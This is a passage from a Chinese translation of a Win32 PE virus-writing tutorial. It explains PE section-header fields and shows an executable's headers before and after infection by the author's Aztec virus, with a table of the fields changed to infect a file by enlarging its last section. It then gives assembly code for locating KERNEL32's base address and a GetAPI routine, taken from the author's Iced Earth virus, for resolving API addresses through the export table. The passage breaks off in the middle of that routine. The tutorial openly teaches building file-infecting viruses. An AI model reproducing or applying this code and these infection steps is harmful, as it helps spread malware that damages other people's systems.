在 EXE 中，这个域包含了节在按文件对齐大小凑整之后的大小。例如，假设一个文件的对齐大小为 0x200，如果上述的 VirtualSize 域的节的长度为 0x35A，这个域就会以 0x400 作为节长。在 OBJ 文件中，这个域包含了由编译器或汇编程序所设置的精确大小。也就是说，对于 OBJ 文件来说，它等于 EXE 中的 VirtualSize 域的值。

Pointer To Raw Data:

这是节基于文件的偏移量，原始数据是由编译器或汇编器设置的。如果你的程序内存映射了一个 PE 文件或者 COFF 文件本身(而不是由操作系统来装载它)，这个域比 VirtualAddress 域重要。在这种情况下，你将会拥有完全的线形文件映射，所以你将会发现在这个偏移地址出的节的数据，而不是在 VirtualAddress 处的特定 RVA。

Pointer To Relocations

在 OBJ 文件中这个是节基于文件的偏移量的重定位信息，对于每一个节的重定位信息直接跟在那个节的原始数据后面。在 EXE 文件中这个域(和子域)是没有意义的并设置成 0。当连接器产生 EXE 文件的时候，它解决了大多数的修正问题，只剩基址重定位和输入函数。关于基址重定位和输入函数的信息是保存在它们自己的节中，所以没有必要使一个 EXE 文件的每一个节的重定位数据在原始节数据后面。

Pointer To Line Numbers:

这是基于文件的行号表的偏移量，一个行号表使源文件的行号和一个给定的行所产生的代码地址相关联。在现代的调试格式如 CodeView 格式中，行号信息是作为调试信息的一部分存储的。在 COFF 调试格式中，然而，行号信息是和符号名/符号类型分开存储的。通常，只有 code 节(如.text)有行号。在 EXE 文件中，行号是在节的 raw data(原始数据)之后向文件尾累加的。在 OBJ 文件中，一个节的行号表是在原始节数据和这个节的重定位表之后开始的。

Number Of Relocations:

在节的行号表中的行号的数值(上面的 PointerToLinenumbers 域)。

Characteristics:

大多数程序员叫做标志(flag)，在 COFF/PE 格式中叫做特征(characterstic)。这个域是一些表面节属性(如代码/数据，可读，或可写)的标志。要看所有可能的节属性的列表，看看定义在

WINNT.H 中的 IMAGE_SCN_XXX_XXX。下面给出一些比较重要的标志：

0x00000020 这个节包含代码。通常和可执行标志(0x80000000)联合设置。

0x00000040 这个节包含了初始化了的数据(initialized data)。除了可执行和.bss 节之外几乎所有的节都有这个标志。

0x00000080 这个节包含了未初始化的数据(uninitialized data)，如.bss 节。

0x00000200 这个节包含了一些注释或者一些其它类型的信息。这个节的一个典型利用是由编译器所设置的.drectve 节，这个节包含了连接器的命令。

0x00000800 这个节的内容是不应该放在最终的 EXE 文件中的。这些节被编译器/汇编器用来传递信息给连接器。

0x02000000 在它被装载之后，进程就不再需要它了，这个节就可以被丢弃。最普通的可丢弃的节是基址重定位节(.reloc)。

0x10000000 这个节是可共享的。当使用一个 DLL 时，这个节中的数据将会通过 DLL 来给所有的进程共享。数据节的默认是不共享的。用更专业的术语，一个共享节告诉内存管理器设置这个节的页映射使得所有使用这个 DLL 的进程指向内存中的同一个物理页。要使一个节可共享的，在连接的时候使用共享(SHARED)属性。如：

LINK /SECTION:MYDATA,RWS...

就告诉了连接器一个叫做 MYDATA 的节是可读的，可写的，而且是共享的。

0x20000000 这个节是可执行的。这个标志通常在"包含代码"的标志(0x00000020)被设置后设置。

0x40000000 这个节是可读的。这个标志几乎在 EXE 文件的所有节中都被设置。

0x80000000 这个节是可写的。如果这个标志在一个 EXE 文件的节中没有被设置，装载器就会标志内存映射页为只读的或只能执行的。有这个属性的典型的节是.data 和.bss。有趣的是，.idata 节也设置了这个属性。

%要改变的东西%
~~~~~~~~~~~~~~~

下面，我将介绍在编写一个普通的 PE 病毒时的一些改变。假设你要编写一个会增加 PE 文件的最后一个节内容的病毒，这个在我们看来更容易成功的技术，然而添加一个节更容易。让我们看看一个病毒是怎么来改变一个可执行文件的头。我使用了 Lord Julus[SLAM]的 INFO-PE 程序。

```
-------- DOS INFORMATION ----------------------------------------------------

Analyzed File: GOAT002.EXE

DOS Reports:
                ?File Size    - 2000H          (08192d)
                ?File Time    - 17:19:46     (hh:mm:ss)
                ?File Date    - 11/06/1999 (dd/mm/yy)
```
~~~~~~~~~~~~~~~

?Attributes : Archive

[...]

-------- PE Header --

```
 ---------------
 || O_DOS |O_PE     || (Offset from Dos Header / PE Header
 || ------|------ ||
|0100H    |0000H | PE Header Signature - PE/0/0
|0104H    |0004H | The machine for this EXE is Intel 386 (value = 014CH)
|0106H    |0006H | Number of sections in the file - 0004H
|0108H    |0008H | File was linked at : 23/03/2049
|010CH    |000CH | Pointer to Symbol Table : 00000000H
|0110H    |0010H | Number of Symbols : 00000000H
|0114H    |0014H | Size of the Optional Header : 00E0H
|         |      |
|0116H    |0016H | File Characteristics - 818EH :
|         |      | ?File is executable
|         |      | ?Line numbers stripped from file
|         |      | ?Local symbols stripped from file
|         |      | ?Bytes of machine word are reversed
|         |      | ?32 bit word machine
|         |      | ?Bytes of machine word are reversed
 || ________|_____ ||
```

-------- PE Optional Header ----------------------------------

```
 ---------------
 || O_DOS |O_PE     || (Offset from Dos Header / PE Header
 || ------|------ ||
|0118H    |0018H | Magic Value                          : 010BH (`Θ`)
|011AH    |001AH | Major Linker Version                 : 2
|011BH    |001BH | Minor Linker Version                 : 25
|         |      | Linker Version                       : 2.25
|011CH    |001CH | Size of Code                         : 00001200H
|0120H    |0020H | Size of Initialized Data      : 00000600H
|0124H    |0024H | Size of Uninitialized Data : 00000000H
|0128H    |0028H | Address of Entry Point          : 00001000H
|012CH    |002CH | Base of Code (.text ofs.)    : 00001000H
|0130H    |0030H | Base of Data (.bss ofs.)      : 00003000H
|0134H    |0034H | Image Base                           : 00400000H
|0138H    |0038H | Section Alignment                    : 00001000H
|013CH    |003CH | File Alignment                       : 00000200H
|0140H    |0040H | Major Operating System Version : 1
|0142H    |0042H | Minor Operating System Version : 0
|0144H    |0044H | Major Image Version                  : 0
|0146H    |0046H | Minor Image Version                  : 0
|0148H    |0048H | Major SubSystem Version        : 3
|014AH    |004AH | Minor SubSystem Version        : 10
|014CH    |004CH | Reserved Long                        : 00000000H
|0150H    |0050H | Size of Image                        : 00006000H
```

```
|0154H    |0054H | Size of Headers                    : 00000400H
|0158H    |0058H | File Checksum                      : 00000000H
|015CH    |005CH | SubSystem                          : 2
|           |          |    Image runs in the Windows GUI subsystem
|015EH    |005EH | DLL Characteristics                : 0000H
|0160H    |0060H | Size of Stack Reserve              : 00100000H
|0164H    |0064H | Size of Stack Commit               : 00002000H
|0168H    |0068H | Size of Heap Reserve               : 00100000H
|016CH    |006CH | Size of Heap Commit                : 00001000H
|0170H    |0070H | Loader Flags                       : 00000000H
|0174H    |0074H | Number Directories                 : 00000010H

[...]

------- PE Section Headers --------------------------------

  ----------------------------
 || O_DOS |O_PE     || (Offset from Dos Header / PE Header
 || ------|------ || [...]
|0270H    |0170H | Section name                       : .reloc
|0278H    |0178H | Physical Address                 : 00001000H
|027CH    |017CH | Virtual Address                  : 00005000H
|0280H    |0180H | Size of RAW data                 : 00000200H
|0284H    |0184H | Pointer to RAW data              : 00001C00H
|0288H    |0188H | Pointer to relocations     : 00000000H
|028CH    |018CH | Pointer to line numbers : 00000000H
|0290H    |0190H | Number of Relocations       : 0000H
|0292H    |0192H | Number of line numbers     : 0000H
|0294H    |0194H | Characteristics                  : 50000040H
|             |           | ?Section contains initialized data.
|             |           | ?Section is shareable.
|             |           | ?Section is readable.
|             |           |
 || _______|_______ ||
```

这是一个正常文件，没有被感染。下面是同一个文件，但是被我的 Aztec 病毒(一个 Ring-3 病毒例子，看下面的)感染了。

```
------------ DOS INFORMATION -----------------------------------------------------------------

 Analyzed File: GOAT002.EXE

 DOS Reports:
                  ?File Size    - 2600H           (09728d)
                  ?File Time    - 23:20:58      (hh:mm:ss)
                  ?File Date    - 22/06/1999 (dd/mm/yy)
                  ?Attributes : Archive

 [...]

 -------------- PE Header ------------------------------------------------------------------

 ---------------
```

```
|| O_DOS |O_PE     || (Offset from Dos Header / PE Header
|| ------|------ || [...]
 |0100H |0000H    | PE Header Signature - PE/0/0
 |0104H |0004H    | The machine for this EXE is Intel 386 (value = 014CH)
 |0106H |0006H    | Number of sections in the file - 0004H
 |0108H |0008H    | File was linked at : 23/03/2049
 |010CH |000CH    | Pointer to Symbol Table : 00000000H
 |0110H |0010H    | Number of Symbols : 00000000H
 |0114H |0014H    | Size of the Optional Header : 00E0H
 |           |           |
 |0116H |0016H    | File Characteristics - 818EH :
 |           |           | ?File is executable
 |           |           | ?Line numbers stripped from file
 |           |           | ?Local symbols stripped from file
 |           |           | ?Bytes of machine word are reversed
 |           |           | ?32 bit word machine
 |           |           | ?Bytes of machine word are reversed
  || ______|________ ||
```

--------- PE Optional Header ----------

```
---------------
|| O_DOS |O_PE     || (Offset from Dos Header / PE Header
|| ------|------ ||
 |0118H |0018H | Magic Value                          : 010BH
 |           |           |
 |011AH |001AH | Major Linker Version             : 2
 |011BH |001BH | Minor Linker Version             : 25
 |           |           | Linker Version                       : 2.25
 |011CH |001CH | Size of Code                          : 00001200H
 |0120H |0020H | Size of Initialized Data      : 00000600H
 |0124H |0024H | Size of Uninitialized Data : 00000000H
 |0128H |0028H | Address of Entry Point          : 00005200H
 |012CH |002CH | Base of Code (.text ofs.)    : 00001000H
 |0130H |0030H | Base of Data (.bss ofs.)      : 00003000H
 |0134H |0034H | Image Base                            : 00400000H
 |0138H |0038H | Section Alignment                 : 00001000H
 |013CH |003CH | File Alignment                       : 00000200H
 |0140H |0040H | Major Operating System Version : 1
 |0142H |0042H | Minor Operating System Version : 0
 |0144H |0044H | Major Image Version               : 0
 |0146H |0046H | Minor Image Version               : 0
 |0148H |0048H | Major SubSystem Version        : 3
 |014AH |004AH | Minor SubSystem Version         : 10
 |014CH |004CH | Reserved Long                         : 43545A41H
 |0150H |0050H | Size of Image                        : 00006600H
 |0154H |0054H | Size of Headers                     : 00000400H
 |0158H |0058H | File Checksum                         : 00000000H
 |015CH |005CH | SubSystem                               : 2
 |           |           |         -Image runs in the Windows GUI subsystem
 |15EH    |005E    | DLL Characteristics               : 0000H
 |160H    |0060H | Size of Stack Reserve           : 00100000H
```

```
|0164H |0064H | Size of Stack Commit            : 00002000H
|0168H |0068H | Size of Heap Reserve            : 00100000H
|016CH |006CH | Size of Heap Commit             : 00001000H
|0170H |0070H | Loader Flags                    : 00000000H
|0174H |0074H | Number Directories              : 00000010H
 ‖ _____________ ‖

[...]

---------PE Section Headers----------------------------------------

---------------
 ‖ O_DOS |O_PE    ‖ (Offset from Dos Header / PE Header
 ‖ ------|------ ‖ [...]
|0270H   |0170H | Section name                   : .reloc
|0278H   |0178H | Physical Address               : 00001600H
|027CH   |017CH | Virtual Address                : 00005000H
|0280H   |0180H | Size of RAW data               : 00001600H
|0284H   |0184H | Pointer to RAW data            : 00001C00H
|0288H   |0188H | Pointer to relocations    : 00000000H
|028CH   |018CH | Pointer to line numbers : 00000000H
|0290H   |0190H | Number of Relocations      : 0000H
|0292H   |0192H | Number of line numbers     : 0000H
|0294H   |0194H | Characteristics                : F0000060H
|        |        |    -Section contains code.
|        |        | -Section contains initialized data.
|        |        | -Section is shareable.
|        |        | -Section is executable.
|        |        | -Section is readable.
|        |        | -Section is writeable.
|        |        |
|________|________|
```

那一个正常的文件，没有被感染。下面给出的是同一个文件，但是被我的 Aztec(Ring-3 例子病毒，看下文)感染了。

```
---------------------------------------------------------------------------------------------

-------DOS INFORMATION ----------------------------------------------

Analyzed File: GOAT002.EXE

DOS Reports:
                ?File Size    - 2600H          (09728d)
                ?File Time    - 23:20:58     (hh:mm:ss)
                ?File Date    - 22/06/1999 (dd/mm/yy)
                ?Attributes : Archive

[...]

-------PE Header----------------------------------------------------
```

```
----------------
|| O_DOS |O_PE       || (Offset from Dos Header / PE Header
|| ------|------- ||
 |0100H |0000H    | PE Header Signature - PE/0/0
 |0104H |0004H    | The machine for this EXE is Intel 386 (value = 014CH)
 |0106H |0006H    | Number of sections in the file - 0004H
 |0108H |0008H    | File was linked at : 23/03/2049
 |010CH |000CH    | Pointer to Symbol Table : 00000000H
 |0110H |0010H    | Number of Symbols : 00000000H
 |0114H |0014H    | Size of the Optional Header : 00E0H
 |           |            |
 |0116H |0016H    | File Characteristics - 818EH :
 |           |            | -File is executable
 |           |            | -Line numbers stripped from file
 |           |            | -Local symbols stripped from file
 |           |            | -Bytes of machine word are reversed
 |           |            | -32 bit word machine
 |           |            | -Bytes of machine word are reversed
 |_______|_________|
```

---------PE Optional Header----------

```
-----------------
|| O_DOS    |O_PE       || (Offset from Dos Header / PE Header
|| -------|------- ||
 |0118H    |0018H    | Magic Value                          : 010BH
 |011AH    |001AH    | Major Linker Version             : 2
 |011BH    |001BH    | Minor Linker Version             : 25
 |            |            | Linker Version                       : 2.25
 |011CH    |001CH    | Size of Code                         : 00001200H
 |0120H    |0020H    | Size of Initialized Data      : 00000600H
 |0124H    |0024H    | Size of Uninitialized Data : 00000000H
 |0128H    |0028H    | Address of Entry Point          : 00005200H
 |012CH    |002CH    | Base of Code (.text ofs.)    : 00001000H
 |0130H    |0030H    | Base of Data (.bss ofs.)      : 00003000H
 |0134H    |0034H    | Image Base                           : 00400000H
 |0138H    |0038H    | Section Alignment                : 00001000H
 |013CH    |003CH    | File Alignment                       : 00000200H
 |0140H    |0040H    | Major Operating System Version : 1
 |0142H    |0042H    | Minor Operating System Version : 0
 |0144H    |0044H    | Major Image Version              : 0
 |0146H    |0046H    | Minor Image Version              : 0
 |0148H    |0048H    | Major SubSystem Version        : 3
 |014AH    |004AH    | Minor SubSystem Version        : 10
 |014CH    |004CH    | Reserved Long                        : 43545A41H
 |0150H    |0050H    | Size of Image                        : 00006600H
 |0154H    |0054H    | Size of Headers                      : 00000400H
 |0158H    |0058H    | File Checksum                        : 00000000H
 |015CH    |005CH    | SubSystem                            : 2
 |            |            |          -Image runs in the Windows GUI subsystem
 |015EH    |005EH    | DLL Characteristics              : 0000H
 |0160H    |0060H    | Size of Stack Reserve          : 00100000H
```

```
|0164H    |0064H    | Size of Stack Commit            : 00002000H
|0168H    |0068H    | Size of Heap Reserve            : 00100000H
|016CH    |006CH    | Size of Heap Commit             : 00001000H
|0170H    |0070H    | Loader Flags                    : 00000000H
|0174H    |0074H    | Number Directories              : 00000010H
|_________|_________|

[...]

----------PE Section Headers----------------------------------------

----------------
|| O_DOS    | O_PE     || (Offset from Dos Header / PE Header
|| -------|------- || [...]
|0270H    | 0170H | Section name                    : .reloc
|0278H    | 0178H | Physical Address                : 00001600H
|027CH    | 017CH | Virtual Address                 : 00005000H
|0280H    | 0180H | Size of RAW data                : 00001600H
|0284H    | 0184H | Pointer to RAW data             : 00001C00H
|0288H    | 0188H | Pointer to relocations    : 00000000H
|028CH    | 018CH | Pointer to line numbers : 00000000H
|0290H    | 0190H | Number of Relocations      : 0000H
|0292H    | 0192H | Number of line numbers     : 0000H
|0294H    | 0194H | Characteristics                 : F0000060H
|         |         | -Section contains code.
|         |         | -Section contains initialized data.
|         |         | -Section is shareable.
|         |         | -Section is executable.
|         |         | -Section is readable.
|         |         | -Section is writeable.
|         |         |
|_________|_________|
--------------------------------------------------------------------------------
```

好了，我希望这已经帮助你更理解在通过增加它的最后一节来感染 PE 文件的时候，做了些什么。为了避免你在比较这些每一个表时花更多的精力，我给出了一个列表：

```
==================================================================
|    Values to change          |Before        |After         |Location           |
==================================================================
|Address Of Entrypoint |00001000h |00005200h |Image File Hdr |
------------------------------------------------------------
|Reserved1 (inf. mark) |00000000h |43545A41h |Image File Hdr |
------------------------------------------------------------
|Virtual Size                  |00001000h |00001600h |Section header |
------------------------------------------------------------
|Size Of Raw Data           |00000200h |00001600h |Section header |
------------------------------------------------------------
|Characteristics             |50000040h |F0000060h |Section header |
------------------------------------------------------------
```

实现这个的代码非常简单。对于那些没有看到代码还没有理解的人，可以看看 Win32.Aztec，

在下一章将详细描述。

【Ring-3，在用户级下编程】
~~~~~~~~~~~~~~~~~~~~~~~~~~

嗯，用户级给了我们所有人很多令人压抑和不方便的限制，这是正确的，这妨碍了我们所崇拜的自由，这种我们在编写 DOS 病毒时所感受到的自由。但是，伙计，这就是生活，这就是我们的悲哀，这就是 Micro$oft。Btw，这是唯一的(当今)能够完全 Win32 兼容的病毒的方法，而且这个环境是未来，正如你必须知道的。首先，让我们看看怎么用一种非常简单的方法来获得 KERNEL32 的基址(为了 Win32 兼容性)：

%获得 KERNEL32 基址的一个简单方法%
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

正如你所知道的，当我们在执行一个应用程序的时候，代码是从 KERNEL32 "call"一部分代码的(也就像 KERNEL 调用我们的代码一样)。而且，如果你还记得的话，当一个 call 调用之后，返回的地址是在堆栈里(即，在由 ESP 所指定的内存地址里的)的。让我们看看关于这个的一个实际例子：

```
;---------------从这里开始剪切-----------------------------------------------

            .586p                                   ; Bah... simply for phun.
            .model    flat                        ; Hehehe i love 32 bit stuph ;)

            .data                                   ; Some data (needed by TASM32/TLINK32)

            db          ?

            .code

 start:
            mov         eax,[esp]                   ; Now EAX would be BFF8XXXXh (if w9X)
                                                      ; ie, somewhere inside the API
                                                      ; CreateProcess :)
            ret                                     ; Return to it ;)
 end        start

;------------到这里为止剪切-----------------------------------------------
```

相当简单。我们在 EAX 中得到一个值大约为 BFF8XXXX(XXXX 是一个不重要的值，这里这么写是因为不需要精确地知道它，再也不要拿那些无聊的东西来烦我了:))。因为 Win32 平台通常会对齐到一个页，我们可以搜索任何一个页的开头，而且因为 KERNEL32 头就在一个页的开头，我们能够很轻松地检查它。而且当我们找到我现在正在讨论的 PE 头的时候，我们就知道了 KERNEL32 的基址。嗯，作为限制，我们可以以 50h 页为限。呵呵，不要担心，下面是一些代码:)

```
;--------从这里开始剪切-----------------------------------------------


            .586p
            .model    flat

 extrn    ExitProcess:PROC
```

```
        .data

limit   equ     5

        db      0

;--------------------------------------
; 没有用而且没有意义的数据 :)                                          ;
;--------------------------------------

        .code

test:
        call    delta
delta:
        pop     ebp
        sub     ebp,offset delta

        mov     esi,[esp]
        and     esi,0FFFF0000h
        call    GetK32

        push    00000000h
        call    ExitProcess

;--------------------------------------
; 呃，我认为你至少是一个普通 ASM 程序员, 所以我假定你知道指令的第一块是为了获得
; 地址偏移变化量(特别在这个例子里面不需要，然而，我喜欢使得它就像我们的病毒代码)。
; 第二块是我们所感兴趣的东西。我们把我们的程序开始调用的地址放在 ESI 中，即由 ESP
; 所显示的地址(当然是如果我们在程序装载完后没有碰堆栈的情况下)。第二个指令，那个
; AND，是为了获得我们的代码正在调用的页的开头。我们调用我们的例程，在这之后，我
; 们结束处理:)
;--------------------------------------

GetK32:

__1:
        cmp     byte ptr [ebp+K32_Limit],00h
        jz      WeFailed

        cmp     word ptr [esi],"ZM"
        jz      CheckPE

__2:
        sub     esi,10000h
        dec     byte ptr [ebp+K32_Limit]
        jmp     __1

;--------------------------------------
; 首先我们检查我们是否已经达到了我们的极限(50 页)。在这之后，我们检查是否在页的开
; 头(它应该是)是否为 MZ 标志，而且如果找到了，我们继续检查 PE 头。如果没有，我们减
```

```
; 去 10 页(10000h 字节)，我们增加限制变量，再次搜索
;-------------------------------------

CheckPE:
        mov     edi,[esi+3Ch]
        add     edi,esi
        cmp     dword ptr [edi],"EP"
        jz      WeGotK32
        jmp     __2
WeFailed:
        mov     esi,0BFF70000h
WeGotK32:
        xchg    eax,esi
        ret

K32_Limit       dw      limit

;-------------------------------------
; 我们在 MZ 头开始后的偏移地址 3CH 处得到值(存着从哪儿开始 PE 头的 RVA)，我们把这个
; 值和页的地址规范化，而且如果从这个偏移地址处的内存地址标志是 PE 标志，我们就假
; 设已经找到了...而且我们确实是找到了!
;-------------------------------------

end     test

;--------到这里为止剪切-----------------------------------------------------
```

一个建议：我测试了它，而且在 Win98 下和 WinNT4 SP3 下面没有给我们任何类型的问题，然而，我不知道在其它任何地方会发生什么，我建议你使用 SEH 来避免可能的页错误(和它们相关的蓝屏)。SEH 将会在后面介绍。嗨，Lord Julus 在他的教程里面所使用的方法(在感染文件里面搜索 GetModuleHandleA 函数)并不能很好地满足我的需要，无论如何，我将给出那个我自己版本的代码，在那里我将解释怎么来玩输入函数。例如，它在 per-process 驻留病毒里面要用到，在这个例程里面有一小点改变:)

%获取那些令人疯狂的 API 函数!!!%

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

正如我在介绍那一章所介绍的，Ring-3 是用户级的，所以我们只能访问它的有限的权限。例如，我们不能使用端口，读或写某些的内存区域，等等。当开发 Win95(那些再也没有人说的"Win32 平台是不可感染"的系统)的时候，微软如果压制住过去所编写的病毒，微软就确信能够击败我们。在他们的美梦中，他们认为我们不能使用他们的 API 函数，而且，他们更没想到我们能跳转到 Ring-0，但是，这是另外一段历史了。

正如你以前所说的，我们以 API 函数名作为外部函数，所以 import32.lib 给了我们函数的地址，而且它已经汇编了，但是我们在写病毒的时候有一个问题。如果我们 hardcode(也就是说我们调用一个 API 函数的时候给的是一个固定的偏移地址)，最可能发生的事情是在下一个版本的 Win32 版本中，那个地址再也不起作用了。你可以看看 Bizatch 中的一个例子。我们该怎么做呢？好了，我们有一个函数叫做 GetProcAddress,它返回给我们的是我们所需要的 API 的地址。聪明的你可能已经注意到了 GetProcAddress 也是一个 API，所以如果我们没有得到那个 API 还谈什么利用它来搜索其它 API 呢。正如在生活中我们所遇到的事情一样，我们有许多可能性的东西去做，而且我将提及我认为最好的两种方法：
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

1.在输入表中搜索 GetProcAddress API 函数。
2.当我们感染一个文件的时候，在它的输入函数里寻找 GetProcAddress。

因为最早的方法是第一个，猜猜现在我将会解释哪一个呢？:)OK,让我们以理论学习开始，在这之后，一些代码。

如果你看看 PE 头的格式，我们在偏移地址 78h(是 PE 头，不是文件!)得到输入表。好了，我们需要利用内核的输出地址。在 Window 95/98 下，内核通常在偏移地址 0BFF70000h 处，而 Window NT 的内核看起来是在 077F00000h 处。在 Win2K 中我们在偏移地址 077E00000h 处得到它。所以，首先，我们把它的地址保存到寄存器中，我们将用来作为指针。我强烈建议使用ESI，主要是因为我们可以通过使用 LODSD 来优化一些东西。好了，我们检查在这个地址处是不是"MZ"(恩反过来为"ZM"，该死的 intel 处理器架构)，因为内核是一个库(.DLL)，而库有一个 PE 头，正如我们以前看 PE 头的时候，是 DOS-兼容的一部分的时候所看到的。在那个比较之后，让我们检查它是不是 PE，所以我们到头的偏移 image_base+[3Ch] (=内核的偏移地址＋内核的 PE 头的 3Ch 偏移)，搜索比较"PE\0\0",PE 文件的签名。

如果所有都正确，那么让我们继续。我们需要输出表的 RVA，正如你所能看到的，它在 PE 头的偏移地址 78h 处。所以我们得到了它。但是，正如你所知道的，RVA(Relative Virtual Address)，正如它的名字所表明的，是和一个 OFFSET 的相对值，在这种 image base 为 kernel 的情况下，正如我以前所说的，那就是它的地址。就这么简单：仅仅把 kernel 的偏移加上在输出表(Export Table)中的 RVA 即可。好了，我们现在已经在输出表中了:)

让我们看看它的格式：

```
 ---------------------------------- <----+00000000h
|                Export Flags                |          Size : 1 DWORD
|-----------------------------------|<----+00000004h
|             Time/Date stamp                |          Size : 1 WORD
|-----------------------------------|<----+00000006h
|                Major version               |          Size : 1 WORD
|-----------------------------------|<----+00000008h
|                Minor version               |          Size : 1 DWORD
|-----------------------------------|<----+0000000Ch
|                  Name RVA                  |          Size : 1 DWORD
|-----------------------------------|<----+00000010h
|    Number Of Exported Functions    |          Size : 1 DWORD
|-----------------------------------|<----+00000014h
|       Number Of Exported Names     |          Size : 1 DWORD
|-----------------------------------|<----+00000018h
|       Export Address Table RVA     |          Size : 1 DWORD
|-----------------------------------|<----+0000001Ch
|    Export Name Pointers Table RVA  |          Size : 1 DWORD
|-----------------------------------|<----+00000020h
|          Export Ordinals RVA       |          Size : 1 DWORD
|____________________________________|
                                              Total Size : 24h BYTES
```

对我们来说是最后 6 个域。在地址表 RVA 的值中，正如你能想象的是，Name Pointers RVA 和 Ordinals RVA 都是和 KERNEL32 的基址相关的。所以，获得 API 地址的第一步是知道这个 API 的位置，而知道它的最简单的方法是到 Name Pointers 所指示的偏移地址处去寻找，把它和我们想要找的 API 做比较，如果它们完全相同，我们就要计算 API 的偏移地址了。好了，我们已经到了这一步了，而且我们在计数器中有一个值，因为我们没检查一次 API 的名字就加一次。这个计数器，正如你能想象的，将会保存我们已经找到的 API 名字的个数，而且它们不相等。这个计数器可以是一个字或一个双字，但是最好不要是一个字节，因为我们需要超过 255 个 API

函数:)

说明：我假设你把地址的 VA(RVA+kernel image base),Name 和 (序数表)Ordinal tables 已经保存到相关的变量中了。

OK，假设我们已经获得了我们想要得到的 API 的名字，所以，我们得到了它在名字指针表中的计数。接下来可能对你来说是最复杂的，开始 Win32 编码。嗯，让我们继续下去。我们得到了计数，而且我们现在要在 Ordinal Table(一个 dword 数组)中搜索我们想要得到的 API 的序数 。当我们得到了 API 在数组(在计数器)中的数字，我们仅仅把它乘以 2(记住，序数数组是由字组成的，所以，我们必须对字进行计算...)，而且当然了，把它加上序数表的开始偏移地址。为了继续我已经解释的东西，我们需要由下面公式指向的字：

API's Ordinal location: (counter * 2) + Ordinal Table VA

很简单，是不是啊？下一步(而且是最后一步)是从地址表中获得 API 的确定地址。我们已经得到了 API 的序号，对吗？利用它，我们的生活变得非常容易。我们只有把序号乘以 4(因为地址数组是双字形式的而不是字，而一个双字的大小是 4)，而且把它加上先前得到的地址表开始的偏移地址。呵呵，现在，我们得到了 API 地址的 RVA 啦。所以我们要把它规范化，加上 Kernel 的偏移地址，那样就好了。我们得到了它!!!让我们看看这个的数学公式：

API's Address: (API's Ordinal * 4) + Address Table VA + KERNEL32 imagebase

```
---------------------------------------------------------------------- So, as we retrieve  the position
| EntryPoint | Ordinal | Name                      | that occupies the  string in the
|------------------|--------------|-----------------------------| Names  table, we  can  know  its
|  00005090  |   0001  | AddAtomA                  | ordinal (each name has  an ordi-
|------------------|--------------|-----------------------------| nal that is in the same position
|  00005100  |   0002  | AddAtomW                  | than the API name), and  knowing
|------------------|--------------|-----------------------------| the  ordinal, we  can  know  its
|  00025540  |   0003  | AddConsoleAliasA  | Address, that is, its entrypoint
|------------------|--------------|-----------------------------| RVA. We normalize it, and voila,
|  00025500  |   0004  | AddConsoleAliasW | you  have  what  you  need,  the
\\\\\\\\\\\\\\\\\\\\\\\\ required API address.
```

[...]这些表还有更多的入口，但是有那些就足够了...

我希望你已经理解了我解释的东西。我试图尽可能的使它表述简单，如果你不能理解它，不要往下看了，一步一步地重读它。要有耐心。我肯定你会懂地。嗯，现在你可能需要一些代码了。下面给出我例程，作为一个示例，在我的 Iced Earth 病毒中用到了。

```
;----从这儿开始剪切-----------------------------------------------------------
;
; GetAPI & GetAPIs procedures
; ===========================
;
;  这是我的寻找所有需要的 API 的函数...  它们被分成了两部分。
; GetAPI 函数仅仅获得了我们需要的一个函数, 而 GetAPIs 函数
;  则搜索病毒所需要的所有 API 函数。
;

 GetAPI              proc

 ;---------------------------------------------------------------------
```

```
; 让我们来看看，这个函数需要和返回的参数如下：
;
;
; 输入：      ESI: 指向 API 名字的指针 (区分大小写)
; 输出：      EAX: API 地址
;---------------------------------------------------------------------------

        mov     edx,esi                         ; Save ptr to name
@_1:    cmp     byte ptr [esi],0                ; Null-terminated char?
        jz      @_2                             ; Yeah, we got it.
        inc     esi                             ; Nopes, continue searching
        jmp     @_1                             ; bloooopz...
@_2:    inc     esi                             ; heh, don't forget this ;)
        sub     esi,edx                         ; ESI = API Name size
        mov     ecx,esi                         ; ECX = ESI :)

;---------------------------------------------------------------------------
; 好了，我亲爱的朋友们，这很容易理解。我们在 ESI 中是指向 API 名字开始
; 的指针，让我们想象一下，我们想要寻找"FindFirstFileA":
;
; FFFA          db    "FindFirstFileA",0
;                     ↑ 指针指向这儿
;
; 而且我们需要保存这个指针，并知道了 API 名的大小，所以
; 我们把指向 API 名字的初始指针保存到一个我们不用的寄存器中如 EDX
; 然后增加在 ESI 中的指针的值，直到[ESI]=0
;
; FFFA          db    "FindFirstFileA",0
;                                       ↑ 现在指针指向这儿了
;
; 也就是说，以 NULL 结尾:)然后，通过把新指针减去旧指针，我们得
; 到了 API 名字的大小，搜索引擎需要它。然后我把它保存到 ECX 中，
; 也是一个我们不会使用的寄存器。
;---------------------------------------------------------------------------

        xor     eax,eax                         ; EAX = 0
        mov     word ptr [ebp+Counter],ax       ; Counter set to 0

        mov     esi,[ebp+kernel]                ; Get kernel's PE head. offset
        add     esi,3Ch
        lodsw                                   ; in AX
        add     eax,[ebp+kernel]                ; Normalize it

        mov     esi,[eax+78h]                   ; Get Export Table RVA
        add     esi,[ebp+kernel]                ; Ptr to Address Table RVA
        add     esi,1Ch

;---------------------------------------------------------------------------
; 首先，我们清除 EAX，然后为了避免无法预料的错误，使得计数变量为 0。
; 如果你还记得 PE 文件头偏移地址 3CH(从映象基址 MZ 标志开始计数)的作用，
; 你会理解这个的。我们正在请求得到 KERNEL32 PE 头偏移的开始。因为
```

```
; 它是一个 RVA，我们把它规范化，那就是我们得到了它的 PE 头偏移地址。
; 现在我们所要做的是获得输出表(Export Table)的地址(在 PE 头+78h 处)，
; 然后，我们避开这个结构的不想要的数据，直接获得地址表(Address Table)
; 的 RVA。
;------------------------------------------------------------------------

        lodsd                                           ; EAX = Address Table RVA
        add     eax,[ebp+kernel]                        ; Normalize
        mov      dword ptr [ebp+AddressTableVA],eax ; Store it in VA form

        lodsd                                           ; EAX = Name Ptrz Table RVA
        add     eax,[ebp+kernel]                        ; Normalize
        push    eax                                     ; mov [ebp+NameTableVA],eax

        lodsd                                           ; EAX = Ordinal Table RVA
        add     eax,[ebp+kernel]                        ; Normalize
        mov      dword ptr [ebp+OrdinalTableVA],eax ; Store in VA form

        pop     esi                                     ; ESI = Name Ptrz Table VA

;------------------------------------------------------------------------
; 如果你还记得，在 ESI 中是指向地址表 RVA(Address Table RVA)的指针，所以，
